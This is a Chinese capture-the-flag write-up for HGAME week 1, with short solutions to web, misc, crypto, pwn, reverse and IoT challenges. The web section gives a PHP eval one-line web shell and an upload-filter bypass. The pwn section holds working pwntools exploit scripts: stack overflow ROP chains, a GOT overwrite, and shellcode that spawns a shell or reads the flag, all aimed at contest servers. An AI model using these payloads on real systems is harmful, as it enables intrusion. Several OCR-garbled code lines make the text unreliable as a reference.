# week1

# 个人信息

• 个人ID:迎面走来的你让我如此蠢蠢欲动

比赛得分:2227解题数量:24

#### Web

## F | Guess Who I Am

```
import requests
  from time import sleep
  aa = [
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10
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```
"id": "xiaoyao52110",
           "intro": "16 级 / Bin 打杂 / 他们说菜都是假的,我是真的",
470
           "avatar": "",
           "url": "#"
471
472
       },
473
       {
474
           "id": "Undefinedv",
475
           "intro": "15 级网安协会会长 / Web 安全",
           "avatar": "",
           "url": "#"
       },
479
       {
           "id": "Spine",
           "intro": "逆向 / 二进制安全",
482
           "avatar": "",
           "url": "#"
       },
       {
           "id": "Tata",
           "intro": "二进制 CGC 入门水准 / 半吊子爬虫与反爬虫",
           "avatar": "",
488
           "url": "#"
       },
       {
497
           "id": "Airbasic",
493
           "intro": "Web 安全 / 长亭科技安服部门 / TSRC 2015 年年度英雄榜第八、201
   6 年年度英雄榜第十三",
           "avatar": "",
           "url": "#"
496
       },
       {
498
           "id": "jibo",
           "intro": "15 级 / 什么都不会的开发 / 打什么都菜",
           "avatar": "",
           "url": "#"
       },
       {
           "id": "Processor",
           "intro": "15 级 Vidar 会长 / 送分型逆向选手 / 13 段剑纯 / 差点没毕业 /
   阿斯巴甜有点甜",
           "avatar": "",
           "url": "https://processor.pub/"
       },
       {
           "id": "HeartSky",
           "intro": "15 级 / 挖不到洞 / 打不动 CTF / 内网渗透不了 / 工具写不出",
           "avatar": "",
           "url": "http://heartsky.info"
514
       },
```

```
"id": "Minygd",
          "intro": "15 级 / 删库跑路熟练工 / 没事儿拍个照 / 企鹅",
          "avatar": "",
          "url": "#"
520
       },
       {
          "id": "Yotubird",
          "intro": "15 级 / 已入 Python 神教",
          "avatar": "",
524
          "url": "#"
       },
       {
          "id": "c014",
          "intro": "15 级 / Web 🥯 / 汪汪汪",
          "avatar": "",
          "url": "#"
       },
       {
          "id": "Explorer",
          "intro": "14 级 HDUISA 会长 / 二进制安全 / 曾被 NULL、TD、蓝莲花等拉去
   凑人数 / 差点没毕业 / 长亭安研",
          "avatar": "",
          "url": "#"
       },
       {
          "id": "Aklis",
          "intro": "14 级 HDUISA 副会长 / 二次元 / 拼多多安全工程师",
          "avatar": "",
          "url": "#"
       },
       {
          "id": "Sysorem",
          "intro": "14 级网安协会会长 / HDUISA 成员 / Web 安全 / Freebuf 安全社
   区特约作者 / FSI2015Freebuf 特邀嘉宾",
          "avatar": "",
          "url": "#"
       },
       {
          "id": "Hcamael",
          "intro": "13 级 / 知道创宇 404 安全研究员 / 现在 Nu1L 划划水 / IoT、We
   b、二进制漏洞,密码学,区块链都看得懂一点,但啥也不会",
          "avatar": "",
          "url": "#"
       },
       {
          "id": "LoRexxar",
          "intro": "14 级 / Web ፟ / 杭电江流儿 / 自走棋主教守门员",
          "avatar": "",
```

```
"url": "https://lorexxar.cn/"
       },
       {
           "id": "Alex",
           "intro": "14 级网安协会副会长 / Web 安全",
           "avatar": "",
           "url": "#"
       },
       {
           "id": "Ahlaman",
           "intro": "14 级网安协会副会长 / 无线安全",
           "avatar": "",
           "url": "#"
574
       },
       {
           "id": "lightless",
           "intro": "Web 安全 / 安全工程师 / 半吊子开发 / 半吊子安全研究",
           "avatar": "",
           "url": "https://lightless.me/"
       },
       {
           "id": "Edward_L",
           "intro": "13 级 HDUISA 会长 / Web 安全 / 华为安全部门 / 二进制安全, fu
   zz,符号执行方向研究",
           "avatar": "",
           "url": "#"
       },
       {
           "id": "逆风",
           "intro": "13 级菜鸡 / 大数据打杂",
           "avatar": "",
           "url": "https://github.com/deadwind4"
       },
       {
           "id": "陈斩仙",
           "intro": "什么都不会 / 咸鱼研究生 / <del>安恒</del>、<del>长亭</del> /
   SJTU",
           "avatar": "",
           "url": "https://mxgcccc4.github.io/"
       },
       {
           "id": "Eric",
           "intro": "渗透 / 人工智能 / 北师大博士在读",
           "avatar": "",
           "url": "https://3riccc.github.io"
604
       }
   ses=requests.session()
   for i in range(200):
```


```
qus=(ses.get("http://week-1.hgame.lwsec.cn:32391/api/getQuestion").jso
n()['message'])
print(qus)
for j in aa:
    if j['intro']==qus:
        print(j['id'])
        print(ses.post("http://week-1.hgame.lwsec.cn:32391/api/verifyA
nswer", data={'id': j['id']}))
print(ses.get("http://week-1.hgame.lwsec.cn:32391/api/getScore").text)
if(ses.get("http://week-1.hgame.lwsec.cn:32391/api/getScore").
json()['message']>=100):
    print(ses.headers)
```

# F | Classic Childhood Game

#### 解题思路

纯前端,查找源码找到数据段和base64特征,解两次base64

# F | Become A Member



# F | Show Me Your Beauty

#### 解题思路

写个一句话

```
<?php eval($_POST["shell"]);?>
```

再改文件后缀为jpg后上传,抓包再改文件后缀为Php后上传成功,蚁剑连上在根目录找到flag

### Misc

# F | Sign In

#### 解题思路

直接base64

# F | Where am I

#### 解题思路

直接看第311条流量,里面传输了一个rar压缩包,提取原始数据之后发现似乎是个伪加密的rar,这时候可以在要求输入密码的时候直接按回车就能解压,得到黑乎乎的一张图,使用exiftool即可得到经纬度信息

# F | 神秘的海报

#### 解题思路

图片Isb得到前半段flag和谷歌网盘的链接,下载得到一个音频,stegseek配合rockyou爆破steghide的密码,得到密码123456和后半段flag

# F | e99p1ant\_want\_girlfriend

解题思路

爆破宽高得到高度02c2,修改后即可看到flag

# Crypto

### F | RSA

解题思路

```
from Crypto.Util.number import *
  import gmpy2
  c=110674792674017748243232351185896019660434718342001686906527789876264976
   32868613410197212549393843499278700291556250047548069329736086768100009272
   55832846163535434223884892081145450071386065436780407986518360274333832821
   77081034151589935024292017207209056829250152219183518400364871109559825679
   273502274955582
  n = 135127138348299757374196447062640858416920350098320099993115949719051354
   28180568020895670649265102941245941744781232165166003683347638492069429428
   24711531334239106807454086389211139153023662266125937481669520771879355089
  997671125020789
  e=65537
  p=120229126614209415925697517318026393750884274634301622521130826196178370
   10913002515450223656942836378041122163833359097910935638423464006252814266
  959128953
  q=n//p
  phi=(p-1)*(q-1)
  d=gmpy2.invert(e,phi)
10 m=pow(c,d,n)
 print(long_to_bytes(m))
```

# F | Be Stream

### 解题思路

二阶线性递推在模意义下具有周期性, 这里mod 256周期是64

```
key = [int.from_bytes(b"Be water", 'big'), int.from_bytes(b"my friend", 'b
ig')]
enc= b''#data

stream=[]
stream.append(key[0]%256)
stream.append(key[1]%256)
for i in range(2,64):
    stream.append((stream[i-2]*7 + stream[i-1]*4)%256)
```

# F | 兔兔的车票

解题思路

挨个异或试一试, 成功了



```
from PIL import Image, ImageDraw

width=379
height=234
image_path="path\\enc1.png"
img1=Image.open(image_path)

image_path="path\\enc6.png"
img2=Image.open(image_path)

img3 = Image.new("RGB", (width, height))
for i in range(height):
    for j in range(width):
        p1, p2 = img1.getpixel((j, i)), img2.getpixel((j, i))
        img3.save('path\\0.png')
```

# F | 神秘的电话

手解莫斯,得到0223E\_PRIIBLY\_\_HONWA\_JMGH\_FGKCQAOQTMFR,根据提示,倒序后再解18层的栅栏,得到rmocfhm\_wo\_ybipe2023\_ril\_hnajg\_katfqqg,凭感觉像是维吉尼亚,稍微手试结合爆破得到密钥vidar,从而得到flag

#### Pwn

## F | test\_nc

直接nc

# F | easy\_overflow

基础栈溢出,有system有/bin/sh/,但是关闭了标准输出无法交互,用exec重定向一下即可

```
from pwn import*
p=remote('week-1.hgame.lwsec.cn',31239)
context(arch="amd64",os="linux",log_level="debug")
pop_rdi=0x401233
binsh=0x402004
system=0x401060
offset = 0x10 + 8
retn = 0x40101a
payload = offset * b'a' + p64(pop_rdi) + p64(binsh) + p64(retn) + p64(syst em)
p.sendline(payload)
p.sendline(b"exec 1>&2")
p.interactive()
```

### F | choose\_the\_seat

数组上溢修改got表,先改edit为vuln进行漏洞复用。

```
from pwn import *

#p=process('./vuln')

p=remote('week-1.hgame.lwsec.cn',30251)

context (os='Linux',arch='amd64',log_level='debug')

libc=ELF('./libc-2.31.so')

vuln=0x4011D6

p.sendlineafter(b"Here is the seat from 0 to 9, please choose one.",str(-6))#edit exit -> vuln

payload=p64(vuln)

p.sendlineafter(b"please input your name" ,payload)

p.sendlineafter(b"Here is the seat from 0 to 9, please choose one.",str(-9))

payload=b'a'*7
```

```
p.sendlineafter(b"please input your name",payload)#leak libc
puts_got=u64(p.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))

log.success("puts_got=%x",puts_got)

libc_base_addr=puts_got-libc.symbols["puts"]
system_addr=libc_base_addr+libc.symbols["system"]

log.success("system_addr=%x",system_addr)

p.sendlineafter(b"Here is the seat from 0 to 9, please choose one.",str(-9))#edit puts_got->system_got
payload=b'/bin/sh\n'+p64(system_addr)
p.sendafter(b"please input your name",payload)
#pause()
p.interactive()
```

### F | orw

#### 开了沙箱

Leak libc后栈溢出,调用gets写ROP链然后栈迁移

```
from pwn import *
  #p=process('./vuln')
  p=remote('week-1.hgame.lwsec.cn',30531)
  context (os='Linux',arch='amd64',log_level='debug')
  libc=ELF('./libc-2.31.so')
  elf=('./vuln')
   pop_rdi_addr = 0x401393
  puts_got = 0x404018
  puts_plt = 0x401074
10 vuln = 0x4012C0
  offset = 0x108
payload = b'a'*offset + p64(pop_rdi_addr) + p64(puts_got) + p64(puts_plt)
   + p64(vuln)
  p.sendlineafter(b"Maybe you can learn something about seccomp, before you
   try to solve this task.",payload)
  puts_got=u64(p.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))
  log.success("puts_got=%x",puts_got)
  libc_base_addr=puts_got-libc.symbols["puts"]
```

```
bss=libc.bss() + libc_base_addr
o=libc_base_addr+libc.symbols["open"]
21 r=libc_base_addr+libc.symbols["read"]
w=libc_base_addr+libc.symbols["write"]
pop_rsi_addr=libc_base_addr+0x2601f
24 pop_rdx_addr=libc_base_addr+0x142c92
        pop_rsp_addr=libc_base_addr+0x2f70a
log.success("libc_base_addr=%x",libc_base_addr)
         log.success("libc_bss_addr=%x",bss)
         pay0 = b'a'*offset + p64(pop_rdi_addr)+p64(bss)+p64(libc_base_addr+libc.sy
         m['gets'])+p64(vuln)
p.sendline(pay0)
        pay1 = b'./flag\x00\x00'
         pay1 = pay1.ljust(0x10,b'\x00')
       pay1 += p64(pop_rdi_addr) + p64(bss) + p64(pop_rsi_addr) + p64(0) + p64(pop_rsi_addr) + p64(0) + p64(pop_rsi_addr) + p64(0) + p64(pop_rsi_addr) + p64(0) + p64(pop_rsi_addr) + p64(pop_r
         p_rdx_addr) + p64(0) + p64(0)
33 pay1 += p64(pop_rdi_addr) + p64(3) + p64(pop_rsi_addr) + p64(bss+0x1000) +
         p64(pop_rdx_addr) + p64(0x50) + p64(r)
        pay1 += p64(pop_rdi_addr) + p64(1) + p64(pop_rsi_addr) + p64(bss+0x1000) +
         p64(pop_rdx_addr) + p64(0x50) + p64(w)
        sleep(1)
        p.sendline(pay1)
         #gdb.attach(p)
40
         #pause()
         sleep(1)
42
43
         pay2 = b'a'*offset + p64(pop_rsp_addr) + p64(bss+0x10)
         p.sendline(pay2)
         #gdb.attach(p)
46
         #pause()
47
         p.interactive()
```

# F | simple\_shellcode

开了沙箱

0x10个字节写不下shellcode, 所以再调用一次read, 写shellcode

```
{
  init(argc, argv, envp);
  mmap((void *)0xCAFE0000LL, 0x1000uLL, 7, 33, -1, 0LL);
  puts("Please input your shellcode:");
  read(0, (void *)0xCAFE0000LL, 0x10uLL);
  sandbox();
  MEMORY[0xCAFE0000]();
  return 0;
}
```

结合gdb动调, rax已满足, 则还需rdi = 0; rsi = mmap; rdx足够大能写下shellcode;

```
LEGEND: STACK | HEAP | C
                           | DATA | RWX | RODATA
 RAX
     0x0
                                       ← endbr64
RBX
RCX
                               ← cmp rax, -0xfff
                          dword ptr [rcx], esi /* 0xa313131; '111\n' */
     0x16
RDI
 RSI
     0x2
 R8
     0x0
R9
     0x0
 R10
                               ← cmp
R11
     0x217
R12
                             ← endbr64
     0x7fffffffffc0 ← 0x1
 R13
R14 0x0
 R15
     0x0
     0x7fffffffded0 ← 0x0
 RBP
 RSP 0x7fffffffdec0 → 0x7fffffffdfc0 ← 0x1
  0x7fffff7ecffd8 <read+24>
                                      read+112
                               ja
  0x7fffff7ecffda
```

```
from pwn import *
   #p=process('./vuln')
   p=remote('week-1.hgame.lwsec.cn',31438)
   context (os='Linux',arch='amd64',log_level='debug')
   mmap=0xCAFE0000+500
   orw_payload=shellcraft.open('./flag')
   orw_payload+=shellcraft.read(3,mmap,0x100)
   orw_payload+=shellcraft.write(1,mmap,0x100)
10
   payload1 = asm('''
      mov rdi,0
      xchg rdx,rsi
14
      mov dl,0xff
      syscall
   ''')
   p.sendlineafter("Please input your shellcode:",payload1)
   p.sendline(payload1+asm(orw_payload))
   p.interactive()
```

## F | test your IDA

解题思路

IDA打开

### F | easyasm

```
; void __cdecl enc(char *p)
  .text:00401160 _enc
                                                      ; CODE XREF: _main+
                              proc near
   1В∧р
   .text:00401160
  .text:00401160 i
                               = dword ptr -4
  .text:00401160 Str
                               = dword ptr 8
  .text:00401160
   .text:00401160
                               push
                                       ebp
   .text:00401161
                               mov
                                      ebp, esp
   .text:00401163
                               push
                                      ecx
10
  .text:00401164
                                      [ebp+i], 0
                                                                     i
                               mov
   = 0
   .text:0040116B
                               jmp short loc_401176
  .text:0040116D ; ------
   .text:0040116D
  .text:0040116D loc_40116D:
                                                      ; CODE XREF: _enc+3
  .text:0040116D
                               mov
                                     eax, [ebp+i]
                                                     ; i ++
   .text:00401170
                               add
                                       eax, 1
   .text:00401173
                               mov
                                      [ebp+i], eax
  .text:00401176
  .text:00401176 loc_401176:
                                                      ; CODE XREF: _enc+B
   Λj
   .text:00401176
                                      ecx, [ebp+Str]
                               mov
   .text:00401179
                                       ecx
                                                    ; Str
                               push
   .text:0040117A
                               call
                                       _strlen
                                                        strlen(p)
   .text:0040117F
                               add
                                       esp, 4
   .text:00401182
                               cmp
                                      [ebp+i], eax
   .text:00401185
                               jge
                                       short loc_40119D i>=strlen(p),
   跳出循环
  .text:00401187
                                      edx, [ebp+Str]
                               mov
   .text:0040118A
                               add
                                      edx, [ebp+i]
   .text:0040118D
                               movsx eax, byte ptr [edx] eax = p[i]
   .text:00401190
                                     eax, 33h
                                                          eax ^= 0x33
                               xor
```

```
35 .text:00401193
                              mov
                                    ecx, [ebp+Str]
36 .text:00401196
                              add
                                   ecx, [ebp+i]
                                                 p[i] = eax
  .text:00401199
                                    [ecx], al
                              mov
                              jmp short loc_40116D
  .text:0040119B
39 .text:0040119D ; -----
   _____
40 .text:0040119D
  .text:0040119D loc_40119D:
                                                   ; CODE XREF: _enc+2
41
  5↑j
42 .text:0040119D
                             mov
                                    esp, ebp
43 .text:0040119F
                                    ebp
                             pop
44 .text:004011A0
                             retn
45 .text:004011A0 _enc
                             endp
46 Input: your flag
47 Encrypted result: 0x5b,0x54,0x52,0x5e,0x56,0x48,0x44,0x56,0x5f,0x50,0x3,0x
  5e,0x56,0x6c,0x47,0x3,0x6c,0x41,0x56,0x6c,0x44,0x5c,0x41,0x2,0x57,0x12,0x4
```

#### 实际上就是:

```
void enc(char*p){
for(int i = 0;i<strlen(p);i++){
    p[i] ^= 0x33;
}
}</pre>
```

#### 拿到上面的数据直接xor 0x33就行

# F | easyenc

```
^{\infty}(_{DWORD} ^{\infty})&V8[24] = -100290070;
22
       *(_DWORD *)&v8[28] = -1407778552;
      *(_DWORD *)&v8[32] = -34995732;
*(_DWORD *)&v8[36] = 101123568;
23
24
  25
26
       v9 = -7;
27
       scanf("%50s");
28
       \vee 4 = -1i64;
  29
       do
30
        ++ \ 4;
31
       while ( v10[v4] );
9 32
       if ( v4 == 41 )
  33
34
         while (1)
  35
           v5 = (v10[v3] ^ 0x32) - 86;
36
9 37
           v10[v3] = v5;
  38
9 39
           if ( v8[v3] != v5 )
40
             break;
9 41
           if ( ++\vee3 >= 41 )
  42
            v6 = "you are right!";
43
44
             goto LABEL_8;
  45
  46
         }
         v6 = "wrong!";
47
  48 LABEL 8:
9 49
         sub_140001010(v6);
     00000568 main:43 (140001168)
```

+86 然后xor 0x32就行

## F | encode

```
5
      int j; // [esp+1C4h] [ebp-8h]
      int i; // [esp+1C8h] [ebp-4h]
  6
  7
      memset(v5, 0, 0x32u);
  8
9
      memset(\vee 4, 0, sizeof(\vee 4));
10
      scanf("%50s", v5);
 11
      for (i = 0; i < 50; ++i)
12
 13
        V4[2 * i] = V5[i] & 0xF;
14
15
       V4[2 * i + 1] = (V5[i] >> 4) \& 0xF;
 16
 17
18
      for (j = 0; j < 100; ++j)
 19
20
        if ( v4[j] != arr[j] )
 21
          printf("Wrong! You are not good at encode");
22
23
          return 0;
 24
 25
      }
      printf("Yes! You are right!");
26
27
      return 0;
28 }
```

就是把每个字节拆成了两部分,每一部分放在一个dword 里面

```
from pwn import *
start = 0x403000
i = 0
while i < 100:
    lo = u32(idc.get_bytes(start + i * 4,4))
hi = u32(idc.get_bytes(start + i * 4 + 4,4))
ascii = (hi<<4) | lo
#print(ascii)
print(chr(ascii),end='')
i = i + 2</pre>
```

# F | a\_cup\_of\_tea

#### 解题思路

简单的tea加密,注意一下长度限制

```
29
    do
30
31
      v4 -= 1412567261;
     v3 += (v4 + v5) ^ (16 * v5 + 305419896) ^ ((v5 >> 5) + 591751049);
32
      v5 += (v4 + v3) ^ ((v3 >> 5) + 1164413185) ^ (16 * (v3 + 54880137));
33
34
      --v6;
35
     if (!memcmp(Buf1, Buf2, 0x22ui64))
38
39
       sub_140001010("wrong...");
```

```
#include<stdio.h>
int main(){
```

```
unsigned int v0=0x9F064F64;
unsigned int v1=0x236A43F6;
unsigned int sum=0;
sum-=32*0x543210DD;
unsigned int delta=0x543210DD;
unsigned int k0=0x12345678;
unsigned int k1=0x23456789;
unsigned int k2=0x34567890 ;
unsigned int k3=0x45678901;
for(int i=0;i<32;i++){
    v1=((v0<<4)+k2)^(v0+sum)^((v0>>5)+k3);
    v0=((v1<<4)+k0)^(v1+sum)^((v1>>5)+k1);
    sum+=delta ;
}
printf("%x%x",v0,v0);
return 0 ;
```

### IoT

# 3 | Help marvin

#### 解题思路

PulseView直接看,选SPI协议,clock, in, out分别为D0, D1, D2, 直接decode然后右键导出,发现里面有一大串二进制很可疑

```
49651388-58410837 SPI: MOSI bits: 0
58410837-68490750 SPI: MOSI bits: 1
68490750-80370647 SPI: MOSI bits: 1
80370647-86730592 SPI: MOSI bits: 0
86730592-97410500 SPI: MOSI bits: 1
97410500-110370388 SPI: MOSI bits: 0
110370388-123330276 SPI: MOSI bits: 0
115650342-124410266 SPI: MOSI bits: 0
124410266-131490204 SPI: MOSI bits: 0
131490204-137850149 SPI: MOSI bits: 1
137850149-146490075 SPI: MOSI bits: 1
146490075-157049983 SPI: MOSI bits: 0
157049983-163049931 SPI: MOSI bits: 0
163049931-167489892 SPI: MOSI bits: 1
167489892-171929853 SPI: MOSI bits: 1
175529823-181409772 SPI: MOSI bits: 1
181409772-192449676 SPI: MOSI bits: 0
192449676-201569597 SPI: MOSI bits: 1
201569597-210329521 SPI: MOSI bits: 1
```

```
210329521-216689465 SPI: MOSI bits: 0
   216689465-223889403 SPI: MOSI bits: 0
   223889403-230249347 SPI: MOSI bits: 0
   230249347-236609291 SPI: MOSI bits: 0
   239369268-248729187 SPI: MOSI bits: 1
   248729187-257489110 SPI: MOSI bits: 0
   257489110-262889063 SPI: MOSI bits: 1
   262889063-272848977 SPI: MOSI bits: 1
   272848977-280768908 SPI: MOSI bits: 0
   280768908-288448841 SPI: MOSI bits: 1
   288448841-294448789 SPI: MOSI bits: 1
   294448789-300448737 SPI: MOSI bits: 0
   303208712-314608613 SPI: MOSI bits: 1
   314608613-322408545 SPI: MOSI bits: 0
   322408545-328408493 SPI: MOSI bits: 1
   328408493-334648439 SPI: MOSI bits: 1
   334648439-342208373 SPI: MOSI bits: 0
   342208373-355408257 SPI: MOSI bits: 0
   355408257-362128199 SPI: MOSI bits: 1
   362128199-368848141 SPI: MOSI bits: 0
   369328136-378928053 SPI: MOSI bits: 1
   378928053-386007991 SPI: MOSI bits: 0
   386007991-396927895 SPI: MOSI bits: 1
   396927895-405447821 SPI: MOSI bits: 1
   405447821-415887730 SPI: MOSI bits: 1
   415887730-423087667 SPI: MOSI bits: 1
   423087667-428607619 SPI: MOSI bits: 0
   428607619-434127571 SPI: MOSI bits: 1
   431487594-443847486 SPI: MOSI bits: 1
   443847486-454407394 SPI: MOSI bits: 0
   454407394-462807320 SPI: MOSI bits: 0
   462807320-469767259 SPT: MOST bits: 1
   469767259-476847198 SPI: MOSI bits: 1
   476847198-483807137 SPI: MOSI bits: 0
   483807137-489807085 SPI: MOSI bits: 1
   489807085-495807033 SPI: MOSI bits: 0
   498327010-503846962 SPI: MOSI bits: 0
   503846962-517646841 SPI: MOSI bits: 0
   517646841-524966777 SPI: MOSI bits: 1
   524966777-530606728 SPI: MOSI bits: 0
60
   530606728-536246678 SPI: MOSI bits: 1
   536246678-548486571 SPI: MOSI bits: 1
   548486571-556526501 SPI: MOSI bits: 1
   556526501-564566431 SPI: MOSI bits: 1
   564086435-573806350 SPI: MOSI bits: 1
   573806350-583166268 SPI: MOSI bits: 0
   583166268-594446169 SPI: MOSI bits: 0
   594446169-602366100 SPI: MOSI bits: 1
   602366100-614725992 SPI: MOSI bits: 1
```

```
614725992-621205935 SPI: MOSI bits: 0
    621205935-626125892 SPI: MOSI bits: 1
    626125892-631045849 SPI: MOSI bits: 0
    631645843-640765764 SPI: MOSI bits: 1
   640765764-645805719 SPI: MOSI bits: 0
74
    645805719-655405635 SPI: MOSI bits: 1
    655405635-665125550 SPI: MOSI bits: 1
    665125550-669925508 SPI: MOSI bits: 1
    669925508-676045454 SPI: MOSI bits: 0
    676045454-683845386 SPI: MOSI bits: 1
    683845386-691645318 SPI: MOSI bits: 0
    692365311-701725229 SPI: MOSI bits: 0
    701725229-708445170 SPI: MOSI bits: 0
    708445170-720445064 SPI: MOSI bits: 0
    720445064-729444985 SPI: MOSI bits: 1
    729444985-738324908 SPI: MOSI bits: 1
   738324908-746604835 SPI: MOSI bits: 0
    746604835-756804745 SPI: MOSI bits: 1
    756804745-767004655 SPI: MOSI bits: 0
    762084699-770964621 SPI: MOSI bits: 0
    770964621-775644580 SPI: MOSI bits: 0
    775644580-786924480 SPI: MOSI bits: 1
    786924480-795804402 SPI: MOSI bits: 1
    795804402-804684324 SPI: MOSI bits: 0
    804684324-814524238 SPI: MOSI bits: 1
    814524238-818484203 SPI: MOSI bits: 1
    818484203-822444168 SPI: MOSI bits: 1
    828564114-841643999 SPI: MOSI bits: 0
    841643999-853043898 SPI: MOSI bits: 0
    853043898-858923846 SPI: MOSI bits: 1
    858923846-863843803 SPI: MOSI bits: 1
    863843803-877643681 SPI: MOSI bits: 0
    877643681-889043581 SPI: MOSI bits: 0
    889043581-898283499 SPI: MOSI bits: 1
    898283499-907523417 SPI: MOSI bits: 1
104
    904403445-910763389 SPI: MOSI bits: 1
    910763389-918563320 SPI: MOSI bits: 0
106
    918563320-925763256 SPI: MOSI bits: 1
107
    925763256-935123174 SPI: MOSI bits: 1
    935123174-941603116 SPI: MOSI bits: 0
    941603116-947363065 SPI: MOSI bits: 0
110
    947363065-955762991 SPI: MOSI bits: 1
    955762991-964162917 SPI: MOSI bits: 0
    964642912-973522834 SPI: MOSI bits: 1
    973522834-981562763 SPI: MOSI bits: 0
114
   981562763-993922653 SPI: MOSI bits: 1
    993922653-1003882565 SPI: MOSI bits: 0
   1003882565-1012882486 SPI: MOSI bits: 1
    1012882486-1017682443 SPI: MOSI bits: 1
```

```
118 1017682443-1026922361 SPI: MOSI bits: 1
   1026922361-1036162279 SPI: MOSI bits: 1
120 1038682257-1045042201 SPI: MOSI bits: 1
   1045042201-1048402171 SPI: MOSI bits: 0
122 1048402171-1059442073 SPI: MOSI bits: 1
   1059442073-1068681991 SPI: MOSI bits: 0
   1068681991-1075041935 SPI: MOSI bits: 1
   1075041935-1087281827 SPI: MOSI bits: 0
   1087281827-1098561726 SPI: MOSI bits: 0
   1098561726-1109841625 SPI: MOSI bits: 1
128 1107681646-1117041563 SPI: MOSI bits: 1
129 1117041563-1123401506 SPI: MOSI bits: 0
130 1123401506-1134801405 SPI: MOSI bits: 1
   1134801405-1139841360 SPI: MOSI bits: 1
   1139841360-1152561247 SPI: MOSI bits: 1
133 1152561247-1159881182 SPI: MOSI bits: 0
134 1159881182-1167921111 SPI: MOSI bits: 0
   1167921111-1175961040 SPI: MOSI bits: 0
136 1179921005-1188200931 SPI: MOSI bits: 0
   1188200931-1198280842 SPI: MOSI bits: 0
   1198280842-1209320743 SPI: MOSI bits: 0
139 1209320743-1221080639 SPI: MOSI bits: 1
   1221080639-1226960587 SPI: MOSI bits: 1
141
   1226960587-1239680474 SPI: MOSI bits: 0
   1239680474-1247000409 SPI: MOSI bits: 0
   1247000409-1254320344 SPI: MOSI bits: 0
   1254440342-1259480298 SPI: MOSI bits: 1
145 1259480298-1268360218 SPI: MOSI bits: 0
146 1268360218-1280360112 SPI: MOSI bits: 1
147
   1280360112-1288760037 SPI: MOSI bits: 1
148 1288760037-1296559968 SPI: MOSI bits: 1
   1296559968-1299559941 SPI: MOSI bits: 1
150
   1299559941-1307479871 SPI: MOSI bits: 1
151 1307479871-1315399801 SPI: MOSI bits: 0
```

提取出来再在最后添个1解一下得到flag

# F | Help the uncle who can't jump twice